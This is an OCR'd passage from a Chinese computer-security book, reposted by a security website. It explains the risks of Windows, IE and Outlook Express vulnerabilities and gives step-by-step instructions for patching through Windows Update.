8.5 升级安装补丁步步行

Windosw 系统和 **IE** 浏览器的漏洞可谓层出不穷，轻则导致你的个人隐私泄漏，重则硬盘上的数据被删除一空，有的骇客甚至还可以获取 **Administrator** 权限！而微软 **Outlool Express** 也与 **IE** 有千丝万缕的关系，比如曾轰动一时的尼姆达变种"本拉登"病毒就是利用了 **OE** 信件浏览器的漏洞进行进一步传播的。




图 8-45 安装 Windows update control

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

但 **Windows** 系统、**IE** 浏览器、**OE** 邮件的补丁几乎比它们的漏洞还要多，这些补丁你是否都需要呢？要知道补丁也并不是都能吃的，有些补丁打上了，反而会引起系统的其它问题，这种情况也是屡见不鲜。而且进入微软的主页去下载，很多用户都有种找不着北的感觉，既然这么麻烦，那么你为什么不试试 **Windows update** 呢？**Windows update** 能自动检测你的系统漏洞，并有向导方式安装，任何菜鸟都可以轻易操作。

单击“开始”菜单，然后选择最上面的“**Windows update**”选项，如果你已连上网，系统将进入微软的更新网站 **http://Windowsupdate.microsoft.com**，稍等一会，系统会弹出一个“安全设置警告”对话框，要求你安装并运行“**Windows update control**”，这时，你应该不要拒绝，单击“是”（如图 **8–45**）。

然后就会出现一个欢迎界面，单击下面的“扫描以寻求更新”，该功能就会自动扫描你的系统需要安装的补丁，这个扫描的过程较长，视你的系统速度稍有不同，扫描结束后，界面就会提示你“**Windows Update** 为你的计算机发现了 **XX**（需要更新的程序数）关键更新。”，你先不要管它，接着单击下面的“复查并安装更新”，**Windows Update** 就会将你需要的更新选择列出来（如图 **8–46**）。



图 8–46 选择安装程序

你可以仔细查看它的安装建议，最后确定你是否需要这些补丁或更新，如果不需要某一个选项，单击它的“删除”按钮，就将它排除掉了。选好后，单击“立即安装”按钮，依提示你就可以完成更新操作了。

溜客安全网 WwW.176Ku.CoM